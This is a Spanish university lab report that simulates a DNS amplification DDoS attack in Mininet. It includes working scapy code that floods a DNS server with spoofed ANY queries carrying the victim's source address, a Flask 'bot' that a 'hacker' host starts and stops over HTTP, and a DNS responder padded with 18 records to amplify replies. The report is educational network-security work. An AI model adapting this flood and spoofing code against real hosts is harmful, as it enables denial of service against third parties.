



# **SIMULACIÓN DE ATAQUE DDoS POR AMPLIFICACIÓN DNS EN MININET**

ARQUITECTURA DE REDES 2022-2023

*Javier González Otero, 243078*

# Índice

<b>INTRODUCCIÓN.....</b>	<b>3</b>
<b>FASE 1: MODELAJE DE LA IDEA .....</b>	<b>5</b>
DISEÑO DE LA TOPOLOGÍA.....	5
CONTROL DEL HACKER SOBRE EL BOT.....	7
ENTENDIENDO UN DNS Y COMUNICACIÓN BOT-DNS.....	8
CONSTRUCCIÓN DE LA RESPUESTA DNS Y MODELO DE AMPLIFICACIÓN .....	12
COMPROBACIÓN DE LOS EFECTOS DEL ATAQUE EN LA MAQUETA.....	15
<b>FASE 2: PRIMERA AMPLIACIÓN DE LA TOPOLOGÍA .....</b>	<b>16</b>
CONSTRUCCIÓN DE LA TOPOLOGÍA.....	16
PRUEBA DE ATAQUE .....	17
<b>FASE 3: TOPOLOGÍA FINAL.....</b>	<b>19</b>
TOPOLOGÍA .....	19
SCRIPT DEL HACKER .....	20
BOTS, VIRUS Y DNS .....	22
SERVIDOR WEB DE LA UAB.....	23
<b>FASE 4: RESULTADOS .....</b>	<b>24</b>
ATAQUE EXITOSO .....	24
EXTRAPOLANDO A LA REALIDAD .....	25
PASOS PARA SIMULAR EL ATAQUE.....	26
<b>SUGERENCIAS DE AMPLIACIÓN Y CONCLUSIÓN .....</b>	<b>27</b>

# Introducción

Un ataque DDoS (Distributed Denial-of-Service DDoS) es un tipo de ataque en el que se intenta bloquear un sitio web o recurso de red saturándolo con una gran cantidad de tráfico. El objetivo es hacer que el sitio o recurso no esté disponible, impidiendo su correcto funcionamiento. Para enviar estos paquetes, los atacantes hacen uso de una gran cantidad de dispositivos infectados y conectados a Internet, como dispositivos IoT, teléfonos inteligentes, ordenadores personales y servidores de red. De esta manera, se impide la llegada del tráfico legítimo a dicho sitio web.

Para llevar a cabo un ataque DDoS, los atacantes infectan dispositivos de todo tipo mediante un malware, tomando el control sobre ellos. Cada dispositivo infectado se conoce como "bot" o "zombi" y se convierte en una especie de soldado que participa en los ataques. Los bots se agrupan en "botnets", formando un ejército que amplifica la magnitud del ataque. Los propietarios de dispositivos legítimos se convierten en víctimas secundarias o involuntarias, mientras que la organización atacada no puede identificar a los atacantes.




Imagen 0.1: Analogía de un ataque DDoS

Una vez que el atacante tiene a su disposición una botnet, puede enviar instrucciones remotas a cada bot para dirigir un ataque DDoS hacia el sistema objetivo. A día de hoy, cualquier persona puede alquilar una botnet ya creada, de forma que cualquier persona sin buenas intenciones, sin formación o sin experiencia puede llevar a cabo ataques DDoS de manera relativamente sencilla.

Muchas veces, estos ataques se combinan con una amplificación por DNS. Con esto, se consigue que los bots, en vez de enviar peticiones directamente a la víctima, envían *DNS queries* spoofeadas con la dirección de la víctima y con tipo ANY a servidores DNS, de forma que estos responden a la víctima con paquetes mucho más grandes que los que envían los bots.




Imagen 0.2: Esquema de un ataque por amplificación DNS

El objetivo de este proyecto es realizar un ataque DDoS por amplificación DNS simulado en mininet. La red tendrá varios bots con un malware y un host principal, el hacker, que mediante peticiones http a los bots, tendrá el control del ataque. La intención es colapsar el ancho de banda de un servidor web, que será la víctima en este proyecto.

Para conseguir completar nuestros objetivos, hemos dividido el proyecto en distintas fases:

Fase 1: Modelaje de la Idea:

Fase 2: Primera ampliación de la topología


Fase 3: Topología final

Fase 4: Resultados

## Fase 1: Modelaje de la Idea

### *Diseño de la topología*

Antes de realizar los ataques con la topología final, hemos creado una especie de maqueta con los elementos imprescindibles para llevar a cabo el ataque DDoS. Tomamos esta decisión porque en un primer momento no sabíamos si la idea para este proyecto iba a funcionar. En el caso que funcionase con esta maqueta, solo tendríamos que ampliar la red para subir un grado la complejidad del proyecto con tal de adaptarlo un poco más a lo que pasa en la realidad. De esta manera, la maqueta obtenida es la siguiente.



*Imagen 1.1: Topología inicial usada como maqueta*

Las direcciones IPs utilizadas en la maqueta son:

- Hacker: 10.10.1.2/30
- DNS: 10.10.2.2/30
- Bot: 10.10.3.2/30
- UAB (víctima): 10.10.4.2/30
- La interfaz del router que está conectada con cada host es: 10.10. x .1/30, donde x corresponde al 3º dígito de las IPs de los hosts.

Hemos creado la red manualmente mediante Miniedit con las IPs anteriores. Después, lo hemos exportado a un fichero python. Para configurar las gateways de cada host y las bandwidths de cada enlace, entramos al fichero y lo modificamos según nuestros menesteres. Las bandwidths que hemos configurado son las siguientes:

- bot - s1: 100 Mbps
- s1 - DNS: 1000 Mbps
- s1 - hacker: 100 Mbps
- s1 - UAB: 500 o 1 Mbps

Para instaurar estas bandwidths hemos considerado el tipo de enlace que representan intentando recrear la realidad y nos hemos ayudado en la configuración del laboratorio 6. Entre un host y un servidor en principio debería tener una bandwidth mayor que entre dos hosts. La bandwidth del enlace s1-UAB se asignará en función de la opción que le pasemos por comando en la terminal. Si le pasamos la opción “normal” se asignará una bandwidth mayor (500 Mbps) que si le pasamos “attack” (1 Mbps, aproximadamente).

Con todo configurado, hemos probado a arrancar la red. Para ver si la topología se había creado correctamente utilizamos Spear, tal como hicimos en el laboratorio 4, y efectivamente la topología se ha generado de manera correcta:




Imagen 1.2: Visualización de la topología mediante Spear

Como todavía no están configuradas las rutas y el controlador ni siquiera está encendido, el ping no funcionará.

```
mininet> bot ping UAB
PING 10.10.4.2 (10.10.4.2) 56(84) bytes of data.
From 10.10.3.2 icmp_seq=1 Destination Host Unreachable
From 10.10.3.2 icmp_seq=2 Destination Host Unreachable
From 10.10.3.2 icmp_seq=3 Destination Host Unreachable
From 10.10.3.2 icmp_seq=4 Destination Host Unreachable
```

Imagen 1.3: ping erróneo

Posteriormente, hemos utilizado Ryu como controlador para la red, concretamente su aplicación rest router para configurar el OVS y a partir del script del controlador de la práctica 6 (sh) creamos nuestro propio script modificando algunos aspectos para adaptarlo a nuestra topología. Con esto, creamos las interfaces asignándoles una dirección IP y, por último, realizamos el enrutado correspondiente. No obstante, más adelante nos dimos cuenta de que el enrutado no es necesario en esta topología ya que todos los hosts están directamente conectados al router (OVS), por lo que al ejecutar el archivo de configuración, devolvía *failure* al configurar las rutas. De todos modos, esto no impide que hubiese comunicación, y realizando un pingall vimos que, efectivamente, todos los hosts estaban comunicados:

```
mininet> pingall
*** Ping: testing ping reachability
bot -> DNS hacker UAB
DNS -> bot hacker UAB
hacker -> bot DNS UAB
UAB -> bot DNS hacker
*** Results: 0% dropped (12/12 received)
```

Imagen 1.4: pingall funcionando correctamente

## Control del hacker sobre el bot

El siguiente paso de este proyecto ha sido intentar que el bot ejecute una orden dictada por el hacker mediante un http request:

```
net.get('hacker').cmdPrint('wget --progress=bar:force http://-  
10.10.3.2:5200/')
```


Imagen 1.5: wget del hacker al bot

Para esta fase de prueba, decidimos que la orden que debía ejecutar el bot fuese un ping a la UAB. Para ello, tuvimos que crear un archivo para el bot (que posteriormente se convertiría en el virus). Primero, lo probamos con sockets (sobre los cuales no hemos trabajado en la asignatura) pero no funcionó correctamente. Posteriormente, lo volvimos a intentar con un Flask y utilizando la librería de subprocesos lo conseguimos. Al final el código del bot ha sido el siguiente:

```
from flask import Flask  
import subprocess  
  
app = Flask(__name__)  
  
@app.route("/")  
def hello():  
  
    p = subprocess.run(['ping', '10.10.4.2', '-c', '2'],  
capture_output=True)  
    return p.stdout.decode()
```

Imagen 1.6: código del bot para responder a la orden del hacker


No obstante, esta no será la última versión del script del bot. De este modo, obtenemos el output del ping en el archivo index:



```
PING 10.10.4.2 (10.10.4.2) 56(84) bytes of data. 64 bytes from 10.10.4.2: icmp_seq=1  
ttl=63 time=7.62 ms 64 bytes from 10.10.4.2: icmp_seq=2 ttl=63 time=0.375 ms ---  
10.10.4.2 ping statistics --- 2 packets transmitted, 2 received, 0% packet loss, time  
1003ms rtt min/avg/max/mdev = 0.375/3.995/7.615/3.620 ms
```

Imagen 1.7: resultado del ping a la UAB desde el bot

Para ver el output más estructurado lo hemos pasado a un .txt:



```
1 PING 10.10.4.2 (10.10.4.2) 56(84) bytes of data.  
2 64 bytes from 10.10.4.2: icmp_seq=1 ttl=63 time=7.62 ms  
3 64 bytes from 10.10.4.2: icmp_seq=2 ttl=63 time=0.375 ms  
4  
5 --- 10.10.4.2 ping statistics ---  
6 2 packets transmitted, 2 received, 0% packet loss, time 1003ms  
7 rtt min/avg/max/mdev = 0.375/3.995/7.615/3.620 ms
```

Imagen 1.8: resultado anterior en txt

Con esto, podemos comprobar que desde el hacker podemos mandar órdenes y que el bot las sigue, de forma que podemos proseguir con el siguiente paso.



## Entendiendo un DNS y comunicación bot-DNS

Una vez conseguimos que el hacker envíe una orden al bot y que este último responda de forma satisfactoria, cambiamos la acción que debe realizar el bot. Ahora la orden que realizará consiste en enviar un paquete DNS creado con scapy, pero por ahora sin spoofear.

```
from flask import Flask
from scapy.all import *

app = Flask(__name__)

@app.route("/")
def hello():
    # Create a DNS request packet using Scapy
    dns_request = IP(src='10.10.3.2', dst='10.10.2.2') / UDP(dport=53) /
    DNS(rd=1, qd=DNSQR(qname='example.com'))

    # Send the DNS request packet using Scapy
    dns_response = sr1(dns_request)
    return dns_response.summary()

if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0", port=5200)
```

Imagen 1.9:: nueva orden que debe seguir el bot

Como vemos en la imagen superior, los paquetes de scapy se crean siguiendo la encapsulación real de los paquetes en la red, por lo que primero hay que indicar la información de las cabeceras IP, en este caso, indicamos que la dirección de origen es la del propio bot (no spoof) y de destino la del DNS. Posteriormente, se indica el tipo de protocolo con el que se realizará la conexión, usaremos UDP para aprovecharnos de un DNS que tenga el puerto 53 abierto para, más adelante, poder llevar a cabo correctamente el spoofing, ya que si la conexión fuese TCP requeriría un ACK y un SYN ACK para poderse llevar a cabo, por lo que como la víctima no ha enviado el paquete DNS en cuestión, entonces no se produciría el ataque correctamente, sino que hablaríamos de un ataque de tipo SYN-ACK flood. Finalmente, añadimos la información (DNS) que contendrá el paquete, que en este caso se trata del dominio example.com, para el que queremos resolver su IP. Una vez creado el paquete a enviar, como no hemos spoofeado la dirección de la víctima, utilizamos la orden de scapy sr1 para enviar y recibir un paquete, y retornamos la respuesta.

En este momento, conviene repasar el funcionamiento de los DNS. Normalmente, las peticiones DNS desde un navegador web, por ejemplo, se envían en primer lugar a un servidor recursor, que podría ser comparado a un bibliotecario. Dicho servidor, inicia el proceso que llevará a obtener la dirección o la información requerida del dominio especificado enviando la petición a uno o más Root server. Posteriormente, este último redirige la petición a otros servidores DNS más específicos, podía compararse con un puntero a una estantería en la que encontrar el recurso específico. Después, la petición se envía a un TLD name server que cataloga la petición según su dominio (.com, .es, .edu...), estos servidores pueden compararse con una estantería. Finalmente, la petición se envía a un Authoritative name server que devuelve la respuesta real de la petición al recursor que, finalmente, la devuelve al usuario. Por motivos prácticos, usaremos un esquema básico de DNS, en que el usuario efectúa una petición al servidor y este le responde directamente con el recurso solicitado.

Por tanto, necesitamos un servidor DNS que responda a la petición anterior, y para ello, hemos intentado implementar un servidor DNS de distintas formas. En primer lugar, lo intentamos hacer mediante sockets, y el script quedó del siguiente modo:



```
import socket

port = 53

ip = '10.10.2.2'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((ip, port))

while 1:
    data, addr = sock.recvfrom(512)
    if data:
        print(addr)
        #lo suyo aquí sería elaborar un poco más la respuesta para que sea una
        #respuesta DNS, pero para este caso no nos importa.
        response = '10.10.10.10'
        sock.sendto(response.encode(), addr)
```

Imagen 1.10: Implementación del DNS con sockets

Como vemos, utilizamos un print para comprobar que el origen de las peticiones era el marcado con src y efectivamente era así. Dicha dirección de origen se recibe en la variable addr. Posteriormente, se envía una respuesta muy básica a la dirección recibida en addr.

Con esto, conseguimos que el bot reciba una respuesta del servidor DNS, e imprima el resultado en un html, como podemos ver a continuación:



Imagen 1.11: Respuesta recibida del DNS en el bot

Se ve como le llegan paquetes desde el DNS, no obstante, vemos como no llega toda la información que debería contener (raw), además, si hubiésemos capturado el tráfico con wireshark, no veríamos ningún paquete DNS ya que lo que estamos enviando no es un paquete DNS correctamente construido. De todos modos, por el momento nos dimos por satisfechos (temporalmente) e intentamos llevar a cabo el spoofing.

Para ello, en el código del bot, cambiamos la ip de source (src) por la de la UAB, de modo que, al utilizar UDP, el DNS envía las respuestas a la dirección de origen directamente sin “establecer conexión”, por lo que van directas a la UAB. Para comprobar que esto es así, creamos un script para la UAB con sockets:

```
# Crear un socket UDP/IP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Vincular el socket al host y puerto
sock.bind((host, port))

print(f"Esperando mensajes en {host}:{port}...")

# Recibir y mostrar el mensaje

data, addr = sock.recvfrom(1024)
ip_address = extract_ip_from_dns_response(data)
print("Mensaje recibido:", ip_address)
print("Dirección de origen:", addr)
```

Imagen 1.12: Extracto del código de la UAB con sockets

De modo que, en este momento, la UAB recibía correctamente lo que se le enviaba desde el pseudo DNS que habíamos creado. De todos modos, más adelante concluimos que este proceso hubiese sido más sencillo escaneando con wireshark la interfaz a la que está conectada la UAB, ya que esta no tiene necesidad de procesar los paquetes DNS, simplemente deben llegar a su enlace para colapsarlo.

Además, modificamos el código del bot, al que de ahora en adelante llamaremos virus, para que enviase paquetes al DNS en bucle mediante un sendp de scapy, hasta que el hacker le indicase lo contrario utilizando otra petición http que activa una bandera que desactiva el bucle de envíos:

```
@app.route("/start")
def start():
    global stop_flag # Accede a la variable de bandera global
    stop_flag = False # Establece la variable de bandera en True para
    # Create a DNS request packet using Scapy
    dns_request = IP(src='10.10.4.2', dst='10.10.2.2') / UDP(dport=53) /
    DNS(rd=1, qd=DNSQR(qname='hola.com', qtype='ANY'))
    while not stop_flag:
        send(dns_request)
    return 'packet sent'

@app.route("/stop")
def stop():
    global stop_flag # Accede a la variable de bandera global
    stop_flag = True # Establece la variable de bandera en True para
    detener el bucle
    return "stopped"

if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0", port=5200)
```

Imagen 1.13: Virus del bot enviando paquetes de forma constante

Como vemos en la imagen, los paquetes que se envían son de tipo ANY, que como hemos mencionado anteriormente se usa para obtener la ampliación DNS, más adelante explicaremos este tema con detalle.

Recapitulando, la situación actual es que tanto el bot como la UAB (spoofed) son capaces de recibir respuestas del DNS correctamente. El bot, por tanto, puede imprimir la respuesta o simplemente no hacerlo. La UAB como solo necesita recibir los paquetes, no tiene la necesidad de imprimir la respuesta.

Llegados a este punto, decidimos modificar el script del DNS para crear una respuesta DNS propiamente dicha. Para confeccionar esta modificación, nos basamos en el código<sup>1</sup> de un servidor DNS utilizando scapy. Dicho código consta de un sniffer scapy que busca constantemente paquetes DNS en la interfaz indicada mediante un filtro y, cuando encuentra alguno, crea artificialmente una respuesta para el paquete en cuestión mediante scapy. En primer lugar, le confecciona la cabecera ethernet indicando como dirección de origen la que en el paquete recibido era la de destino, es decir, la del propio DNS, y como destino, indica la que en el paquete recibido era de origen, gracias a lo cual podemos llevar a cabo el spoofing correctamente. Posteriormente crea la cabecera UDP asignando los puertos de origen y de destino del mismo modo que antes, no obstante, como toda la comunicación se lleva a cabo por UDP, utilizaremos el puerto 53 exclusivamente para darle más realismo. Después, construye la respuesta DNS cuyos campos incluyen la identificación de la comunicación DNS. La petición DNS recibida (qd). (aa) que indica si la respuesta es autoritativa o no, en este caso sí lo será. La recursividad aceptada que en este caso es 0 (rd) ya que, para la simulación, no la necesitamos. (qr) que indica si el paquete a enviar es una respuesta o una consulta, en este caso, al ponerlo en 1, indicamos que es una respuesta. (qdcount) que indica el número de peticiones recibidas en qd, (ancount) indica el número de respuestas a enviar, (nscount) especifica el número de elementos en la sección (ns) (authority section) que como en este caso, la comunicación es directa bot-DNS, no necesitamos asignar nada en esta sección, ya que consideraremos la propia respuesta como autoritativa. (arcount) que indica el número de elementos en la sección (ar) (sección auxiliar) del paquete DNS a enviar, que en este caso será 0. Y finalmente, la propia respuesta DNS en el campo (an). Por ahora, confeccionamos una respuesta únicamente de tipo A, es decir IPv4 que devuelve la ip 1.2.3.4.

<sup>1</sup> <https://jasonmurray.org/posts/2020/scapydns/>

```
# Construct the DNS response by looking at the sniffed packet
dns = DNS(
    id=packet[DNS].id,
    qd=packet[DNS].qd,
    aa=1,
    rd=0,
    qr=1,
    ra=1,
    qdcount=1,
    ancount=1,
    nscount=0,
    arcount=0,
    an=[DNSRR(rrname=packet[DNS].qd.qname, type='A', rclass='IN',
ttl=600, rdata='1.2.3.4')]
)

# Put the full packet together
response_packet = eth / ip / udp / dns
```

Imagen 1.14: construcción del paquete DNS

En este momento, capturando con wireshark sobre la red observamos los siguientes paquetes:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.10.2	10.10.15.2	DNS	68	Standard query
2	0.005215748	10.10.10.2	10.10.15.2	DNS	68	Standard query
3	0.064116132	10.10.10.2	10.10.15.2	DNS	68	Standard query
4	0.064623798	10.10.10.2	10.10.15.2	DNS	68	Standard query
5	4.104748022	10.10.10.2	10.10.15.2	DNS	68	Standard query
6	4.105629179	10.10.10.2	10.10.15.2	DNS	68	Standard query
7	6.148078702	10.10.10.2	10.10.15.2	DNS	68	Standard query
8	6.149289141	10.10.10.2	10.10.15.2	DNS	68	Standard query
9	8.192316439	10.10.10.2	10.10.15.2	DNS	68	Standard query
10	8.208554150	10.10.10.2	10.10.15.2	DNS	68	Standard query
11	10.248734399	10.10.10.2	10.10.15.2	DNS	68	Standard query
12	10.259804520	10.10.10.2	10.10.15.2	DNS	68	Standard query
13	12.317072310	10.10.10.2	10.10.15.2	DNS	68	Standard query
14	12.319879095	10.10.10.2	10.10.15.2	DNS	68	Standard query
15	14.368607658	10.10.10.2	10.10.15.2	DNS	68	Standard query

Imagen 1.15: captura sobre las PETICIONES DNS

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.45.2	10.10.10.2	DNS	92	Standard query
2	0.071715750	10.10.35.2	10.10.10.2	DNS	92	Standard query
3	0.098317158	10.10.45.2	10.10.10.2	DNS	92	Standard query
4	0.151281484	10.10.35.2	10.10.10.2	DNS	92	Standard query
5	0.191423901	10.10.45.2	10.10.10.2	DNS	92	Standard query
6	0.251077293	10.10.35.2	10.10.10.2	DNS	92	Standard query
7	0.292743760	10.10.45.2	10.10.10.2	DNS	92	Standard query
8	0.319437467	10.10.35.2	10.10.10.2	DNS	92	Standard query
9	0.365466496	10.10.45.2	10.10.10.2	DNS	92	Standard query
10	0.398408010	10.10.35.2	10.10.10.2	DNS	92	Standard query
11	0.431443686	10.10.45.2	10.10.10.2	DNS	92	Standard query
12	0.478247199	10.10.35.2	10.10.10.2	DNS	92	Standard query
13	0.500841360	10.10.45.2	10.10.10.2	DNS	92	Standard query
14	0.573463652	10.10.35.2	10.10.10.2	DNS	92	Standard query
15	0.579714508	10.10.45.2	10.10.10.2	DNS	92	Standard query

Imagen 1.16: captura sobre las RESPUESTAS DNS

Como puede apreciarse, las ips no corresponden a la topología que hemos mostrado anteriormente, sino que a la última, pero hemos recreado el mismo escenario.

Las peticiones tienen un tamaño de 68 bytes entre cabeceras e información, y las respuestas miden 92 bytes (4 bytes de IPv4 y el resto de headers). Así que, realizar el ataque de este modo no tiene mucho sentido ya que los paquetes son prácticamente del mismo tamaño. Por tanto, veamos cómo hemos llevado a cabo la amplificación de las respuestas.

## Construcción de la respuesta DNS y modelo de amplificación

El funcionamiento de la amplificación por DNS consiste en lo siguiente. Existen dominios para los que los DNS contienen una gran cantidad de información, es decir, además de una IPv4 (tipo A), un mismo dominio puede tener IPv6 (tipo AAAA), un registro CNAME, MX... o directamente, varias IPv4 por ejemplo para establecer un DNS round-robin o incluso **múltiples IPv6**. Todos estos datos se guardan generalmente en archivos tipo zone, que no son nada más que archivos de texto con los dominios de los que tienen información, así como la información en sí. Un usuario que realiza una petición de resolución para un dominio concreto puede o bien acceder a la información de un tipo de respuesta concreta o bien directamente a toda la información relacionada con el dominio pedido. En el último caso, el tamaño de las respuestas proporcionadas por el DNS es mucho más grande que las peticiones, obteniendo así un efecto de amplificación del que nos aprovecharemos para colapsar la red de la UAB, con menos bots de lo que sería necesario sin ese empujoncito. Para obtener ese tipo de respuestas con toda la información del dominio, debe especificarse *ANY* en el tipo de la petición. Si se quiere obtener una sola respuesta, basta con no indicar nada o indicar el tipo concreto que se desea obtener, A, AAAA....

Para la simulación que hemos llevado a cabo, hemos simplificado un poco este proceso por lo que, tal como hemos visto previamente, no vamos a buscar la resolución del dominio pedido a ningún archivo tipo zone, sino que la creamos directamente tal como la queremos. De modo que modificamos el código para que primero leyese el tipo de petición realizada, y si es tipo A devolvemos o bien una sola respuesta de tipo A (1) tal como se ha mostrado previamente, o bien, respondemos con varios tipos de resultados para la petición realizada, en un principio lo hicimos con una respuesta de tipo A, una AAAA, otra CNAME y una MX del siguiente modo:

```
qtype = packet[DNS].qd.qtype
if qtype == 0:
    dns = DNS(
        id=packet[DNS].id,
        qd=packet[DNS].qd,
        aa=1,
        rd=0,
        qr=1,
        ra=1,
        qdcount=1,
        ancount=4,
        nscount=0,
        arcount=0,
        an=[DNSRR(rrname=packet[DNS].qd.qname, type='A', rclass='IN',
            ttl=600, rdata='1.2.3.4'), DNSRR(rrname=packet[DNS].qd.qname, type='AAAA',
            rclass='IN', ttl=600, rdata='2001:db8::1'),
            DNSRR(rrname=packet[DNS].qd.qname, type='CNAME', rclass='IN', ttl=600,
            rdata='example.com'), DNSRR(rrname=packet[DNS].qd.qname, type='MX',
            rclass='IN', ttl=600, rdata='10 mx.example.com')]
    )
```

Imagen 1.19: opción tipo 0, (ANY) respuesta con mucha información acerca del dominio

Además, por motivos prácticos, para cualquier dominio que se le pida, el DNS responderá con las mismas respuestas.

Más adelante en el proyecto, al analizar los paquetes con wireshark, nos daremos cuenta de que estas respuestas están malformadas, por lo que volveremos a modificarlas.

En la siguiente imagen mostramos cómo el servidor DNS responde a todas las peticiones del bot con 2 paquetes, ya que en un principio solo añadimos respuestas tipo A y AAAA, no obstante, con el script de arriba, el DNS enviaba 4 paquetes pero no hemos conservado ninguna imagen de ello.

[illegible]

*Imagen 1.20: respuestas dobles por cada petición*

Capturando la red con wireshark obtuvimos el siguiente resultado:

9	0.266606394	10.10.35.2	10.10.10.2	DNS	92	Standard query
10	0.283576872	10.10.35.2	10.10.10.2	DNS	104	Standard query
11	0.298304377	10.10.35.2	10.10.10.2	DNS	101	Standard query
12	0.307078852	10.10.35.2	10.10.10.2	DNS	105	Standard query
13	0.380098265	10.10.45.2	10.10.10.2	DNS	92	Standard query
14	0.418794548	10.10.45.2	10.10.10.2	DNS	104	Standard query
15	0.448154957	10.10.45.2	10.10.10.2	DNS	101	Standard query

*Imagen 1.21: captura de los 4 paquetes que enviaba el DNS*

Recalcar el hecho de que las IPs no coinciden porque esta captura ha sido recreada desde otra topología. Como se puede apreciar, con el modelo de respuesta anterior, se estaba enviando un paquete por cada tipo de request especificado, vemos que el de 92 bytes es la respuesta tipo A, 104 bytes la respuesta tipo AAAA, 101 bytes la CNAME y 105 bytes la MX. Esto no debería suceder de este modo, lo normal es que el DNS envíe exactamente una respuesta con toda la información junta. Además, wireshark detectaba estos paquetes como malformados.

Realmente, de esto no nos dimos cuenta en toda la Fase 1, sino que nos percatamos mucho más tarde. No obstante, creemos que es conveniente explicarlo aquí ya que a fin de cuentas, el proceso de elaboración del código de los DNS, sigue este orden. Por tanto, para la fase final del proyecto debe tenerse presente que los DNS funcionan tal y como describimos a continuación.

Decidimos intentar arreglar el código del DNS para crear las respuestas de forma correcta, y esta fue nuestra solución:



```

qtype = packet[DNS].qd.qtype
if qtype == 0:
    dns = DNS(
        id=packet[DNS].id,
        qd=packet[DNS].qd,
        aa=1,
        rd=0,
        qr=1,
        ra=1,
        qdcount=1,
        anccount=18,
        nscount=0,
        arcount=0)
    an1 = DNSRR(rrname=packet[DNS].qd.qname, type='A', rclass='IN',
=600, rdata='1.2.3.4')
    an2 = DNSRR(rrname=packet[DNS].qd.qname, type='AAAA', rclass='IN',
=600, rdata='2001:db8::1')

```

Imagen 1.22: Construcción de las nuevas respuestas

De este mismo modo construimos 18 respuestas en total, la mayoría conteniendo una IPv6, que es la segunda respuesta más pesada, y conocemos que un mismo servidor puede almacenar varias para un dominio concreto.

Posteriormente apilamos todas las respuestas en el subcampo (an) del que hemos hablado previamente:

```

dns.an = an1/an2/an3/an4/an5/an6/an7/an8/an9/an10/an11/an12/an13/-
an14/an15/an16/an17/an18

```

Imagen 1.23: respuesta final

De este modo sí que obtuvimos respuestas masivamente más grandes que las peticiones y correctamente formadas:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.15.2	10.10.10.2	DNS	701	Standard query respo
2	0.882769346	10.10.25.2	10.10.10.2	DNS	701	Standard query respo
3	5.998272929	10.10.15.2	10.10.10.2	DNS	701	Standard query respo
4	8.798292436	10.10.35.2	10.10.10.2	DNS	701	Standard query respo
5	13.911254736	10.10.25.2	10.10.10.2	DNS	701	Standard query respo
6	16.710921769	10.10.15.2	10.10.10.2	DNS	701	Standard query respo
7	19.510878360	10.10.45.2	10.10.10.2	DNS	701	Standard query respo
8	22.314814104	10.10.35.2	10.10.10.2	DNS	701	Standard query respo
9	25.502863487	10.10.25.2	10.10.10.2	DNS	701	Standard query respo
10	28.306589052	10.10.15.2	10.10.10.2	DNS	701	Standard query respo
